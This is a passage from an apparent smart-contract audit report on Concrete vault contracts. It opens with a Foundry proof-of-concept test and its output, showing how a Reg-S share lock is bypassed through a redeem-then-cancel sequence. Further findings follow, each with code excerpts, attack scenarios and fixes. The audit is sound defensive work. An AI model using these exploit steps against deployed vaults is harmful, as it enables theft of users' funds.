        // -- 2. V approves A as an ERC20 spender for the shares (plain approve) -------
        vm.prank(V);
        concreteAsyncVault.approve(A, shares);
        assertEq(concreteAsyncVault.allowance(V, A), shares, "A approved for V's
```

```
shares");

        // -- 3. BASELINE: A cannot pull V's locked shares via a direct transferFrom ---
        vm.prank(A);
vm.expectPartialRevert(DepositLockRegSHook.InsufficientTransferUnlocked.selector);
        concreteAsyncVault.transferFrom(V, A, shares);
        assertEq(concreteAsyncVault.balanceOf(A), 0, "baseline transferFrom must not move shares");
        assertEq(concreteAsyncVault.balanceOf(V), shares, "V retains shares after reverted pull");

        // -- 4. EXPLOIT STEP 1: A redeems on V's behalf, crediting the request to A ---
        uint256 epochID = concreteAsyncVault.latestEpochID();

        vm.prank(A);
        concreteAsyncVault.redeem(shares, A, V); // receiver = A, owner = V

        uint256 lockedV_afterRequest = hook.storedTransferLocked(V);
        assertEq(lockedV_afterRequest, 0, "V's Reg-S lock consumed at request time");
        assertEq(concreteAsyncVault.balanceOf(V), 0, "V's shares escrowed to the vault");
        assertEq(concreteAsyncVault.balanceOf(address(concreteAsyncVault)), shares, "vault holds escrowed shares");
        assertEq(concreteAsyncVault.getUserEpochRequest(A, epochID), shares, "request credited to attacker A");
        assertEq(concreteAsyncVault.getUserEpochRequest(V, epochID), 0, "no request under victim V");

        // -- 5. EXPLOIT STEP 2: A self-serve cancels, receiving V's shares ----------
        vm.prank(A);
        concreteAsyncVault.cancelRequest(epochID); // msg.sender = A is the request holder

        uint256 aBalAfterExtraction = concreteAsyncVault.balanceOf(A);
        assertEq(aBalAfterExtraction, shares, "A received V's shares (extraction)");
        assertEq(hook.storedTransferLocked(A), 0, "A's extracted shares carry NO lock");
        assertEq(concreteAsyncVault.balanceOf(V), 0, "V permanently lost its shares to A");

        // -- 6. IMPACT: A freely transfers the extracted shares onward --------------
        // Same timestamp at which the step-3 pull reverted - now the movement succeeds,
        // with the shares in a beneficial owner (A) different from the Reg-S holder (V).
        vm.prank(A);
        concreteAsyncVault.transfer(thirdParty, shares);

        assertEq(concreteAsyncVault.balanceOf(thirdParty), shares, "extracted Reg-S shares transferred out by A");
        assertEq(concreteAsyncVault.balanceOf(A), 0, "A offloaded the extracted shares");

        emit log_named_uint("Reg S allowance _totalLocked[V] before          ", lockedV_before);
        emit log_named_uint("Reg S allowance _totalLocked[V] after request   ", lockedV_afterRequest);
        emit log_named_uint("Reg S allowance _totalLocked[thirdParty] after transfer", hook.storedTransferLocked(thirdParty));
        emit log_named_uint("Reg S allowance A share balance after extraction", aBalAfterExtraction);
    }
}
```

Output:

CODE

```
forge test --match-path test/viper-poc/RegSAsyncCancelBypass.t.sol -vv

Ran 2 tests for test/viper-poc/RegSAsyncCancelBypass.t.sol:RegSAsyncCancelBypass
[PASS] test_RegS_regSTransferLockBypassViaAsyncCancel() (gas: 403799)
Logs:
  Reg S _totalLocked before request      : 10000000000000000000
  Reg S _totalLocked after redeem-request : 0
  Reg S _totalLocked after cancelRequest  : 0

[PASS] test_RegS_thirdPartyExtractionViaAllowance() (gas: 446290)
Logs:
  Reg S allowance _totalLocked[V] before          : 10000000000000000000
  Reg S allowance _totalLocked[V] after request   : 0
  Reg S allowance _totalLocked[thirdParty] after transfer: 0
  Reg S allowance A share balance after extraction: 10000000000000000000

Suite result: ok. 2 passed; 0 failed; 0 skipped
```

RECOMMENDATION

For queued withdrawals, reserve the applicable Reg S lock at request time without consuming it, retain the original owner and locked-share provenance, consume the lock only when shares are burned, and release the reservation on cancellation.

REMEDIATION COMMENT

Addressed in: e74a42705c6b22898e38ea5db311e643d571067d

Solved: The Reg S deposit-lock hook and the async cancellation feature are now mutually exclusive: `_requireCancellationDisabled()` reverts with `CancellationEnabled` at hook initialization, in `preTransfer()`, and in `preRedeem()`/`preWithdraw()`, while `cancelRequest()` reverts with `CancellationDisabled` whenever cancellation is off. A holder can no longer stage the request-then-cancel primitive to unlock transfer-restricted shares or bypass the async escrow path.

HAL-002 SOLVED

Dust share transfers can block processed AssetCx withdrawals

Low · 3.1 AO:A/AC:L/AX:M/R:P/S:C/C:N/A:N/I:N/D:H/Y:N

DESCRIPTION

`ConcreteMerchant` tracks merchant-minted vault shares in `mintedVaultShares[userId]`, while ordinary vault-share transfers and async withdrawal requests use address-level balances. A transferred-in share can make a processed address-level request larger than the user-ID ledger that `claimVaultWithdrawal()` subtracts.

SOL 715-719

```
715  uint256 expectedAssets = vault.getUserEpochRequestInAssets(user, epochID);
716  $.mintedVaultShares[userId] -= vault.getUserEpochRequest(user, epochID);
717
718  uint256 balanceBefore = token.balanceOf(address(this));
719  vault.claimWithdrawal(user, epochIDs);
```

Scenario:

1. An attacker transfers 1 vault-share unit to a user whose merchant ledger matches the user's prior balance.
2. The user's merchant ledger remains unchanged because ordinary share transfers do not reconcile it.
3. The user queues the full actual share balance, including the transferred unit, and the epoch is processed.
4. The merchant claim subtracts the full address-level request from the smaller `mintedVaultShares[userId]` value and reverts.
5. The user cannot self-claim through the AssetCx vault or cancel the processed request.

Impact: A dust-cost attacker can strand a targeted user's full processed redemption and leave the corresponding assets reserved until governance adds a recovery path. The attacker does not steal the funds. The root cause predates the audited diff and is reported as a baseline codebase finding.

RECOMMENDATION

Before escrow, limit each request to the user's merchant-attributed shares and persist that attributed amount by user ID, vault, and epoch through the full queue lifecycle. Provide an administrator recovery path for already processed legacy requests.

REMEDIATION COMMENT

Addressed in: 6eefef189b7900de19c4a9b1b18c756c3e932e4f

Solved: `ConcreteMerchant.claimVaultWithdrawal()` now subtracts from `mintedVaultShares[userId]` using a saturating operation that clamps to zero instead of an unconditional decrement, and a new `TransferAllowlistHook` restricts vault-share transfers to allow-listed `from`/`to` pairs via `preTransfer()`. A dust share transfer can no longer create an underflow revert in the merchant ledger that strands a user's already-processed withdrawal.

HAL-003 SOLVED

Mixed Aave positions can distort automated recovery decisions

Low · 3.1 AO:A/AC:L/AX:M/R:P/S:C/C:N/I:N/A:H/D:N/Y:N

DESCRIPTION

`PositionHelperAaveV3::getCurrentLtvInWad()` derives LTV from the position owner's account-wide Aave collateral and debt totals, while `PositionHelperAaveV3::getLiquidationThresholdInWad()` returns the threshold for only `COLLATERAL_TOKEN`. The helper does not require the owner account to contain only the configured pair and does not use Aave's account-wide liquidation threshold.

SOL 278-288

```sol
278 function getCurrentLtvInWad() public view override returns (uint64) {
279     (uint256 totalCollateralBase, uint256 totalDebtBase,,,,) =
    POOL.getUserAccountData(POSITION_OWNER());
280     if (totalCollateralBase == 0) return 0;
281     return totalDebtBase.mulDiv(WAD, totalCollateralBase).toUint64();
282 }
283
284 function getLiquidationThresholdInWad() public view override returns (uint64) {
285     (,, uint256 liqThreshold,,,,,) =
    DATA_PROVIDER.getReserveConfigurationData(COLLATERAL_TOKEN());
286     if (liqThreshold == 0) return 0;
287     return liqThreshold.mulDiv(WAD, BASIS_POINTS_MAX).toUint64();
288 }
```

Scenario:

1. A position owner holds the helper's configured Aave collateral and debt pair.
2. The same account acquires another collateral or debt position, or enables an Aave efficiency mode that changes account risk parameters.
3. The helper compares the resulting aggregate LTV with the single-reserve threshold when evaluating operator self-liquidation.
4. The operator can receive an early or delayed liquidation signal that does not represent either a consistent account-wide calculation or an isolated pair calculation.

Impact: Account composition outside the configured pair can distort the helper's recovery condition. `POSITION_ADMIN_ROLE` can still initiate recovery, so the primary risk is delayed or unnecessary operator action rather than an unprivileged asset transfer.

RECOMMENDATION

Compare the account-wide LTV with `currentLiquidationThreshold` returned by the same `getUserAccountData()` call, including the required basis-point conversion.

REMEDIATION COMMENT

Addressed in: cedda19c5364564ebad2aa9540d86efb17790e17

Solved: `getLiquidationThresholdInWad()` now reads `currentLiquidationThreshold` from the same `getUserAccountData(POSITION_OWNER())` call that `getCurrentLtvInWad()` uses, so the recovery condition in `canLiquidate` and the band check in `_ltvRangeIsValid()` compare an account-wide LTV against an account-wide threshold on a consistent basis, with the lender's basis-point value scaled to WAD via `BASIS_POINTS_MAX`. When the account holds no collateral it falls back to `COLLATERAL_TOKEN`'s static reserve threshold, which is safe because `getCurrentLtvInWad()` returns zero in that state and cannot trip the operator trigger. A position holding collateral or debt outside the configured pair can no longer distort the helper's self-liquidation signal by pairing an account-wide LTV against a single-reserve threshold.

HAL-004 RISK ACCEPTED

Third-party deposits can exhaust a receiver's lock slots

Low · 2.5 AO:A/AC:M/AX:L/R:P/S:U/C:N/A:H/I:N/D:N/Y:N

DESCRIPTION

`DepositLockHook::_appendLock()` records a lock against the deposit receiver and caps each receiver at `maxLocksPerUser` entries. Because vault deposits can name an arbitrary receiver, a third party can fill another account's lock slots by gifting it locked shares. This is a documented, accepted, and self-costly griefing tradeoff.

SOL 366-388

```
366     function _appendLock(address user, uint256 shares) internal {
367         uint64 duration = depositLockDuration;
368         if (shares == 0 || duration == 0) return;
369
370         _cleanupExpired(user);
371
372         Lock[] storage locks = _locks[user];
373         uint256 pending = locks.length;
374         uint256 maxLocks = maxLocksPerUser;
375         if (pending >= maxLocks) {
376             revert MaxLocksExceeded(user, pending, maxLocks);
377         }
378
379         if (shares > type(uint128).max) revert SharesOverflow();
380
381         uint256 rawUnlockTs = uint256(block.timestamp) + uint256(duration);
382         if (rawUnlockTs > type(uint64).max) revert UnlockTimestampOverflow();
383         uint64 unlockTs = uint64(rawUnlockTs);
384
385         Lock memory newLock = Lock({shares: uint128(shares), unlockTimestamp:
    unlockTs, duration: duration});
386         _totalLocked[user] += shares;
387         emit LockCreated(user, shares, unlockTs, duration);
388     }
```

Scenario:

1. An attacker deposits the minimum permitted amount to a victim until the victim reaches `maxLocksPerUser`.
2. Each deposit transfers value to the victim but creates another active lock entry.
3. The victim's next deposit reverts with `MaxLocksExceeded` until an entry expires or is otherwise removed.

Impact: The attacker can temporarily prevent a chosen account from receiving additional locked deposits. The attacker funds every slot and gifts the resulting shares to the victim, so the attack is

capital-consuming and does not steal value.

RECOMMENDATION

Prevent third-party deposits from consuming receiver-created lock capacity through receiver authorization or a separate bounded bucket. Do not coalesce entries with different release or fee semantics.

REMEDIATION COMMENT

Risk Accepted: The client accepts this finding because the behavior is intended and was already reviewed in a prior engagement, where the equivalent observation on `DepositLockHook::_appendLock()` was accepted as informational. Filling a victim's lock slots up to `maxLocksPerUser` requires the attacker to fund every gifted deposit and the resulting shares land with the victim, so the tradeoff is capital-consuming griefing rather than value extraction. The client retains the observation on record and accepts the residual risk.

HAL-005 SOLVED

Reentrant claim can consume assets reserved for later withdrawals

Low · 2.5 AO:A/AC:L/AX:M/R:P/S:U/C:N/A:H/I:N/D:N/Y:N

DESCRIPTION

`AsyncVaultHelperLib::claimWithdrawalTo()` decreases `pastEpochsUnclaimedAssets` before transferring the claimed asset, but decreases `floating` only after the transfer. The external claim entrypoints do not hold a reentrancy lock. A callback-capable vault asset can therefore reenter a standard withdrawal while `floating - lockedAssets` temporarily overstates free liquidity by the claim amount.

SOL

```
    function claimWithdrawalTo(address user, uint256[] calldata epochIDs, uint8 decimals,
address recipient) public {
        ConcreteAsyncVaultImplStorageLib.ConcreteAsyncVaultImplStorage storage $ =
            ConcreteAsyncVaultImplStorageLib.fetch();

        ClaimWithdrawalParams memory wwl;
        wwl.latestEpochID = $.latestEpochID;

        uint256 len = epochIDs.length;
        for (uint256 i = 0; i < len; i++) {
            wwl.epochID = epochIDs[i];
            (wwl.epochPrice, wwl.isProcessed) = _epochPriceAndProcessedFlag(wwl.epochID);
            if (!wwl.isProcessed) revert
IConcreteAsyncVaultImpl.EpochNotProcessed(wwl.epochID);
            wwl.totalAssetsSum += getUserEpochRequestInAssets(
114             user, wwl.epochID, wwl.latestEpochID, wwl.epochPrice, decimals
            );
            $.userEpochRequests[user][wwl.epochID] = 0;
        }

        require(wwl.totalAssetsSum > 0, IConcreteAsyncVaultImpl.NoClaimableRequest());
120
        // Update accounting
        $.pastEpochsUnclaimedAssets -= wwl.totalAssetsSum;

        require(recipient != address(0), IConcreteAsyncVaultImpl.ZeroAddress());
125
126     // Transfer all assets at once
        IERC20(ERC4626_OZ_5_2_0_Lib.asset()).safeTransfer(recipient, wwl.totalAssetsSum);
        CachedVaultStateLib.fetch().floating -= wwl.totalAssetsSum;

        emit IConcreteAsyncVaultImpl.RequestClaimed(user, wwl.totalAssetsSum, epochIDs);
    }
```

SOL

```
    function executeWithdrawFromStrategies(uint256 requestedAssets, uint256 lockedAssets)
        public
        returns (uint256 totalWithdrawableAmount)
    {
```

```
        SVLib.ConcreteStandardVaultImplStorage storage $ = SVLib.fetch();
69
        CachedVaultStateLib.ConcreteCachedVaultStateStorage storage $cached =
 CachedVaultStateLib.fetch();
        uint256 cachedFloating = $cached.floating;
73      totalWithdrawableAmount = cachedFloating >= lockedAssets ? cachedFloating -
 lockedAssets : 0;

        if (totalWithdrawableAmount < requestedAssets) {
```

Scenario:

1. The vault asset invokes a recipient callback, and a processed epoch contains claims for multiple users.
2. A claimant that still owns active vault shares calls `claimWithdrawal()`.
3. The claim clears the user's request and reduces `pastEpochsUnclaimedAssets`, then transfers assets before reducing `floating`.
4. During the transfer callback, the claimant reenters `withdraw()`. The liquidity calculation observes free liquidity overstated by the claimed amount.
5. The reentrant withdrawal burns the claimant's active shares and can consume idle assets reserved for later processed claims.

Impact: Later claimants can be unable to receive processed withdrawals until liquidity is replenished. The attacker cannot claim the same epoch twice, and the reentrant withdrawal burns active shares, so the supported impact is claim-priority and availability disruption rather than cost-free theft. The batch path defers both aggregate values and does not expose this exact imbalance.

RECOMMENDATION

Reduce `floating` before transferring claim assets and apply `nonReentrant` to the external claim entrypoints.

REMEDIATION COMMENT

Addressed in: a41e32ada875b609a8a3fd9d8df6b2f6dea098a0

Solved: The stored `floating` and `tracksFloatingAmount` slots were removed entirely; `StandardVaultHelperLib.floatingAmount()` now derives free liquidity on every read from `cachedTotalAssets` and `calcTotalAllocated()` plus `lockedAssets`, and `claimWithdrawalTo()` no longer writes to `floating` after the transfer. A reentrant call during `claimWithdrawal()` can no longer observe free liquidity overstated by the claimed amount, since the derived value no longer depends on transfer ordering.

HAL-006 RISK ACCEPTED

Removing the final admin can permanently disable governance

Low · 2.5 AO:S/AC:L/AX:L/R:N/S:C/C:N/A:C/I:N/D:N/Y:N

DESCRIPTION

`AssetCX` and `ConcreteMerchant` use plain `AccessControlUpgradeable` after the v1.5 base-contract change. Their role-grant overrides add timelock enforcement, but neither contract prevents `revokeRole()` or `renounceRole()` from removing the final `DEFAULT_ADMIN_ROLE` member.

SOL 124-131

```
124     /// @dev Routes role grants through the timelock so that role membership
125     ///      (notably `MERCHANT_ROLE`) cannot change without a queued proposal.
126     function grantRole(bytes32 role, address account) public virtual
override(AccessControlUpgradeable) {
127         if (role != AssetCxRolesLib.PAUSER_ROLE) {
128             _enforceDelay();
129         }
130         super.grantRole(role, account);
131     }
```

Scenario:

1. The only default admin mistakenly renounces the role, revokes itself, or acts through a compromised key.
2. The operation succeeds immediately because the contracts do not implement a final-admin guard or 2-step handover.
3. No account remains authorized to manage the default-admin branch, authorize upgrades, restore roles, or update the timelock configuration.

Impact: Upgrade authorization, default-admin-controlled role recovery, and timelock administration can become permanently unavailable on the affected contract. Existing subordinate role holders may continue performing their own operations, so the impact is governance recovery loss rather than an immediate halt of every function.

RECOMMENDATION

Reject any `revokeRole()` or `renounceRole()` call that would remove the final `DEFAULT_ADMIN_ROLE` member. Use an explicit 2-step flow for planned admin handoffs.

REMEDIATION COMMENT

Risk Accepted: The client accepts this finding because the trust model is intended: `DEFAULT_ADMIN_ROLE` on `AssetCX` and `ConcreteMerchant` is held by a high-threshold multisig, so an accidental or malicious call to `revokeRole()` or `renounceRole()` against the last admin requires either operator error or compromise/collusion across that threshold, and subordinate role holders keep functioning even if it occurs. A durable fix requires migrating to `AccessControlEnumerableUpgradeable` to track remaining `DEFAULT_ADMIN_ROLE` holders before reintroducing a final-admin guard, and this migration is already tracked as a follow-up upgrade. The client retains the observation on record and accepts the residual risk.

HAL-007 RISK ACCEPTED

Immediate endpoint changes can misroute predeposit claims

Low · 2.5 AO:S/AC:L/AX:L/R:N/S:C/C:N/A:C/I:N/D:N/Y:N

DESCRIPTION

`ConcretePredepositVaultImpl::setOApp()` lets `VAULT_MANAGER` replace the cross-chain claim endpoint immediately, without the review delay applied to other expansive vault controls. The setter also accepts any nonzero contract address without proving that it implements the expected claim-delivery behavior. `setSelfClaimsEnabled(true)` is likewise immediate, although disabling self claims is a defensive action that should remain available without delay.

SOL 183-195

```
183  function setSelfClaimsEnabled(bool enabled) external onlyRole(RolesLib.VAULT_MANAGER)
184  {
185      PDVLib.ConcretePredepositVaultImplStorage storage $ = PDVLib.fetch();
186      $.selfClaimsEnabled = enabled;
187
188      emit SelfClaimsEnabledUpdated(enabled);
189  }
190
191  function setOApp(address oappAddress) external onlyRole(RolesLib.VAULT_MANAGER) {
192      PDVLib.ConcretePredepositVaultImplStorage storage $ = PDVLib.fetch();
193      $.oapp = oappAddress;
194
195      emit OAppSet(oappAddress);
     }
```

Scenario:

1. Through compromise or configuration error, `VAULT_MANAGER` calls `setOApp()` with a nonzero contract that does not deliver the expected destination-chain mint.
2. The endpoint takes effect in the same transaction, without a timelock review window or interface validation.
3. A self-service or manager batch claim burns and locks source-side shares, then calls the configured endpoint.
4. If the endpoint returns successfully without delivering the corresponding destination result, the source-side state completes without the intended target-chain mint.

Impact: A trusted manager mistake or compromise can immediately redirect the cross-chain claim path and leave users without the expected destination-chain representation after source-side shares are consumed. Manager batch claims remaining available while self claims are disabled is explicitly documented and tested, so that behavior is not part of this finding.

RECOMMENDATION

Timelock `setOApp()` and the enabling branch of `setSelfClaimsEnabled()`, while keeping disabling immediate. Accept endpoints only from an approved registry with verified peer bindings.

REMEDIATION COMMENT

Risk Accepted: The client accepts this finding because the current timelock rollout is intended to be scoped narrowly: only the Vault, Strategy, and Factory contracts are covered at this stage, while `ConcretePredepositVaultImpl::setOApp()` and the enabling branch of `setSelfClaimsEnabled()`, along with other peripheral contracts such as the `FeeAccountant` and hooks, are deliberately left outside the timelock for now. No compensating control currently bounds a `VAULT_MANAGER` call that immediately repoints the cross-chain claim endpoint, so this is treated as an accepted gap pending a broader timelock expansion. The client retains the observation on record and accepts the residual risk.

HAL-008 SOLVED

Stale LTV deviation can block non-looping strategy withdrawals

Low · 2.5 AO:A/AC:L/AX:M/R:P/S:U/C:N/A:H/I:N/D:N/Y:N

DESCRIPTION

`BaseLoopingStrategy::_getMaxWithdraw()` computes lender-adjusted LTV bounds before the helper can return early for a strategy whose looping mode is disabled. `disableLooping()` clears only the looping flag, so a stale deviation can exceed a later lender maximum and underflow inside `_getLtvBounds(true)`.

SOL 709-718

```sol
709 function _getMaxWithdraw(uint64 targetLtvInWad, uint64 slippageInWad, bool
    isDeallocation)
710     internal
711     view
712     virtual
713     returns (uint256)
714 {
715     LtvBounds memory ltvBounds;
716     if (!isDeallocation) ltvBounds = _getLtvBounds(true);
717     return BaseLoopingHelperLib.getMaxWithdraw(targetLtvInWad, slippageInWad,
    isDeallocation, ltvBounds);
718 }
```

SOL

```sol
function _getLtvBounds(bool checkLenderMaxLtv) internal view returns (LtvBounds memory
ltvBounds) {
    BLSSLib.BaseLoopingStorage storage $ = BLSSLib.fetch();
    ltvBounds.target = $.targetLtvInWad;
    ltvBounds.deviation = $.ltvAdditiveDeviationInWad;
    ltvBounds.max = ltvBounds.target + ltvBounds.deviation;
778 if (checkLenderMaxLtv) {
        uint64 lenderMaxLtv = _lenderModule().getMaxLtvInWad();
        ltvBounds.max = lenderMaxLtv < ltvBounds.max ? lenderMaxLtv : ltvBounds.max;
        if (ltvBounds.max < ltvBounds.target + ltvBounds.deviation) {
            ltvBounds.target = ltvBounds.max - ltvBounds.deviation;
            ltvBounds.max = ltvBounds.target + ltvBounds.deviation / 2;
        }
785 }
    ltvBounds.min = ltvBounds.target > ltvBounds.deviation ? ltvBounds.target -
ltvBounds.deviation : 0;
}
```

Scenario:

1. A looping strategy is configured with a nonzero LTV deviation, later repays its debt, and disables looping without clearing the deviation.

2. The external lender lowers its maximum LTV below the stale deviation.
3. A user withdrawal reaches `maxWithdraw()` on the non-looping strategy.
4. `_getLtvBounds(true)` subtracts the larger deviation from the lender maximum before the non-looping helper guard executes, causing an arithmetic revert.

Impact: Withdrawals that depend on the affected strategy can remain unavailable until an administrator clears the stale deviation or the lender limit changes. No funds are lost, and the condition requires a prior looping configuration followed by a lender LTV reduction.

RECOMMENDATION

Return early from `_getMaxWithdraw()` when looping is disabled before calculating LTV bounds, and clear or validate stale target and deviation values when disabling looping.

REMEDIATION COMMENT

Addressed in: c05bf7272fdbebc4a128224d4530b7eab55747d3

Solved: `disableLooping()` now calls `_setTargetLtvAndDeviation(0, 0, true)` to zero the stored `targetLtvInWad` and `ltvAdditiveDeviationInWad`, and `_getMaxWithdraw()` only evaluates `_getLtvBounds(true)` when the request is a withdrawal and `loopConfig.isLooping()` is true. A strategy whose looping is disabled can no longer carry a stale deviation into `_getLtvBounds()` and underflow when the deviation exceeds a reduced lender maximum, so withdrawals on the non-looping strategy no longer revert.

HAL-009 SOLVED

Vault managers can sweep shares backing queued withdrawals

Low · 2.5 AO:S/AC:L/AX:L/R:N/S:C/C:N/A:N/I:N/D:C/Y:N

DESCRIPTION

`WithdrawLib::sweepDonatedTokens()` protects accounted underlying assets but treats every other token balance as a donation. On an async vault, `address(this)` is also the vault share token, and queued withdrawals escrow those shares in the vault until cancellation or settlement. Passing the vault share token to the sweeper transfers the full escrow balance.

SOL 36-49

```sol
    function sweepDonatedTokens(address token, address recipient) public {
        require(recipient != address(0),
IConcreteStandardVaultImpl.InvalidReceiver());
        address underlyingAsset = ERC4626_OZ_5_2_0_Lib.asset();
        uint256 balance = IERC20(token).balanceOf(address(this));

        uint256 amount;
        if (token == underlyingAsset) {
            uint256 floating_ = CachedVaultStateLib.fetch().floating;
            amount = balance > floating_ ? balance - floating_ : 0;
        } else {
            amount = balance;
        }

        if (amount > 0) {
```

Scenario:

1. Users submit async withdrawal requests, transferring their shares into vault escrow.
2. `VAULT_MANAGER` calls `sweepDonatedTokens(address(vault), recipient)`.
3. The share token is not the underlying asset, so the function transfers the vault's full share balance to `recipient`.
4. Cancellation or settlement later fails because the vault no longer holds the shares it must return or burn.

Impact: A trusted manager call can redirect the shares backing every queued request and prevent affected users from cancelling or settling their withdrawals. Restoring the swept shares can recover operation; otherwise restitution or an upgrade is required.

RECOMMENDATION

Reject `token == address(this)` in the generic sweep path. If donated vault shares must be recoverable, expose a separate path limited to shares exceeding tracked withdrawal escrow.

REMEDIATION COMMENT

Addressed in: 3f42930c29a8abe08fd751f4f3015ae04e22da4d

Solved: `WithdrawLib.sweepDonatedTokens()` now reverts with `CannotSweepShareToken()` whenever the requested `token` equals `address(this)`. A `VAULT_MANAGER` can no longer sweep the vault's own share token to drain the share escrow backing queued async withdrawal requests.

HAL-010 SOLVED

Zero self-liquidation buffer removes the operator safety margin

Low · 2.2 AO:S/AC:L/AX:L/R:N/S:C/C:N/I:H/A:M/D:N/Y:N

DESCRIPTION

`PositionHelperBase::_ltvRangeIsValid()` accepts `buffer == 0` even though the initializer documentation requires a positive self-liquidation buffer and the baseline implementation rejected zero. The v1.5 initializer and `POSITION_ADMIN_ROLE` setter can therefore configure the operator's self-liquidation threshold at the external lender's liquidation threshold.

SOL 298-303

```
298     function _ltvRangeIsValid(uint64 healthyLtv, uint64 ltvDev, uint64 buffer)
    internal view {
299         uint64 liqThr = getLiquidationThresholdInWad();
300         if (ltvDev == 0 || uint256(liqThr) <= uint256(healthyLtv) + ltvDev + buffer) {
301             revert IPositionHelperBase.InvalidLtvRange(healthyLtv, ltvDev, buffer,
    liqThr);
302         }
303     }
```

Scenario:

1. Initialization supplies a zero buffer, or `POSITION_ADMIN_ROLE` calls `setSelfLiqThrBufferInWad(0)`.
2. The range validator accepts the value because it checks `ltvDev` and the aggregate band but not a positive buffer.
3. `canLiquidate()` permits `POSITION_OPERATOR_ROLE` to act only when the current LTV reaches the lender's liquidation threshold.
4. If the position reaches that threshold before the admin repairs the setting or self-liquidates directly, an external liquidator can compete with the operator.

Impact: The configuration removes the operator's preemptive liquidation margin and can expose the position to external liquidation penalties. A trusted admin action or initialization error is required, and the admin can restore a positive buffer immediately before liquidation occurs.

RECOMMENDATION

Reject a zero self-liquidation buffer during initialization and all subsequent configuration updates.

REMEDIATION COMMENT

Addressed in: c43d06d6d951c856a3c0328553d83ff6b79220e8

Solved: `PositionHelperBase::_ltvRangeIsValid()` now reverts with `InvalidSelfLiqThrBufferInWad()` whenever the self-liquidation buffer is zero, and this validator gates every configuration path, both the `PositionHelperAaveV3` and `PositionHelperMorpho` initializers and the `setHealthyLtv()`, `setLtvDeviation()`, and `setSelfLiqThrBufferInWad()` setters. A zero self-liquidation buffer can no longer be set at initialization or through any later update, so the operator's preemptive self-liquidation margin below the lender threshold is preserved.

HAL-011 RISK ACCEPTED

Fresh deposits can capture gains accrued before entry

Low · 2.1 AO:A/AC:M/AX:M/R:P/S:C/C:N/A:N/I:N/D:N/Y:H

DESCRIPTION

`MultisigStrategy::_previewPosition()` reports `vaultDepositedAmount` as the strategy value, while gains held by the multisig enter that value only when an administrator or operator calls `adjustTotalAssets()`. A permissionless vault deployment can therefore mint shares from a stale pre-gain value after the gain has accrued but before it is reported.

SOL

```
function _adjustTotalAssets(int256 diff) internal {
    MultisigStrategyStorage.MultisigStrategyStorage storage multisigStrategyStorage =
        MultisigStrategyStorage.fetch();

    uint256 newNonce = PositionAccountingLib.updateTimestampAndNonce();
445
    if (diff < 0) {
447     uint256 absDiff = uint256(-diff);
        if (absDiff > multisigStrategyStorage.vaultDepositedAmount) revert
InsufficientUnderlyingBalance();
        multisigStrategyStorage.vaultDepositedAmount -= absDiff;
    } else {
        multisigStrategyStorage.vaultDepositedAmount += uint256(diff);
453 }
    emit AdjustTotalAssets(newNonce, multisigStrategyStorage.vaultDepositedAmount, diff);
}
```

Scenario:

1. The multisig strategy earns assets that economically belong to the shares already outstanding.
2. Before the authorized accounting update reports the gain, a new depositor enters a vault that permits public deposits.
3. The vault prices the deposit using the previous `vaultDepositedAmount` and mints more shares than it would after reconciliation.
4. The positive accounting update increases the value of both old and newly minted shares, assigning part of the earlier gain to the new depositor.

Impact: New deposits can dilute the yield attributable to existing holders when a deployment accepts deposits against stale multisig accounting. The AssetCX vault limits deposits to `MERCHANT_ROLE`, and its asynchronous withdrawal flow prevents an atomic deposit and exit, so this condition is primarily relevant to generic permissionless deployments of `MultisigStrategy`.

RECOMMENDATION

Price public deposits from an enforceable NAV checkpoint or epoch snapshot taken after pending gains are reconciled. Preserve AssetCX's merchant-only deposit restriction.

REMEDIATION COMMENT

Risk Accepted: The client accepts this finding because the behavior is intended: `MultisigStrategy` uses a discrete-NAV model where value only reaches the vault through a reported update via `_adjustTotalAssets()`, so between updates the share price is flat and a booked gain accrues pro-rata to whoever holds shares when it is recorded, each step bounded by the accounting-change threshold and capable of moving in either direction. `ConcreteAssetCxVault` restricts `deposit()`, `mint()`, and `redeem()` to `MERCHANT_ROLE` and uses an asynchronous withdrawal flow, so this timing skew is not exploitable against AssetCX itself and only matters for generic permissionless deployments of `MultisigStrategy`. The client retains the observation on record and accepts the residual risk.

HAL-012 SOLVED

Missing timelock artifacts can strand role rotation and unpause

● Informational · 1.3 AO:S/AC:L/AX:L/R:P/S:C/C:N/A:C/I:N/D:N/Y:N

DESCRIPTION

`BaseStrategy::grantRole()` and `BaseStrategy::unpause()` require timelock approval, but the strategy artifact list omits `ROLE_ADMIN`, `OPERATOR_ROLE`, and the `unpause()` selector. The vault artifact list similarly omits `PRIORITY_WITHDRAWAL_EXECUTOR`, even though vault role grants route that role through the delay gate.

SOL 294-303

```
294 function grantRole(bytes32 role, address account)
295     public
296     virtual
297     override(AccessControlUpgradeable, IAccessControl)
298 {
299     if (role != PeripheryRolesLib.PAUSER && role !=
    PeripheryRolesLib.HOOK_MANAGER_ROLE) {
300         _enforceDelay();
301     }
302     super.grantRole(role, account);
303 }
```

SOL 165-171

```
165 function seedBaseStrategyArtifacts(TimelockStorageLib.TimelockStorage storage $)
    internal {
166     $.artifactDelayTier[CT.CT_STRATEGY]
    [bytes32(ITimelockProtected.setTimelock.selector)] = TIER_1;
167     $.artifactDelayTier[CT.CT_STRATEGY]
    [bytes32(IAsyncAccounting.setMaxAccountingChangeThreshold.selector)] = TIER_2;
168     $.artifactDelayTier[CT.CT_STRATEGY]
    [bytes32(MultisigStrategy.setMultiSig.selector)] = TIER_1;
169     $.artifactDelayTier[CT.CT_STRATEGY][PeripheryRolesLib.STRATEGY_ADMIN] = TIER_2;
170     $.artifactDelayTier[CT.CT_STRATEGY][PeripheryRolesLib.STRATEGY_UPGRADER] = TIER_2;
171 }
```

SOL 132-137

```
132 $.artifactDelayTier[CT.CT_VAULT][ConcreteV2RolesLib.ROLE_ADMIN] = TIER_1;
133 $.artifactDelayTier[CT.CT_VAULT][ConcreteV2RolesLib.VAULT_MANAGER] = TIER_1;
134 $.artifactDelayTier[CT.CT_VAULT][ConcreteV2RolesLib.STRATEGY_MANAGER] = TIER_2;
135 $.artifactDelayTier[CT.CT_VAULT][ConcreteV2RolesLib.HOOK_MANAGER] = TIER_2;
136 $.artifactDelayTier[CT.CT_VAULT][ConcreteV2RolesLib.ALLOCATOR] = TIER_2;
137 $.artifactDelayTier[CT.CT_VAULT][ConcreteV2RolesLib.PAUSER] = TIER_3;
```

Scenario:

1. A strategy or vault activates its timelock.
2. An authorized administrator proposes a strategy `ROLE_ADMIN` or `OPERATOR_ROLE` rotation, strategy unpause, or vault `PRIORITY_WITHDRAWAL_EXECUTOR` grant.
3. The proposal fails because the role or selector has no registered delay tier, while direct execution also fails because the target is delay-gated.
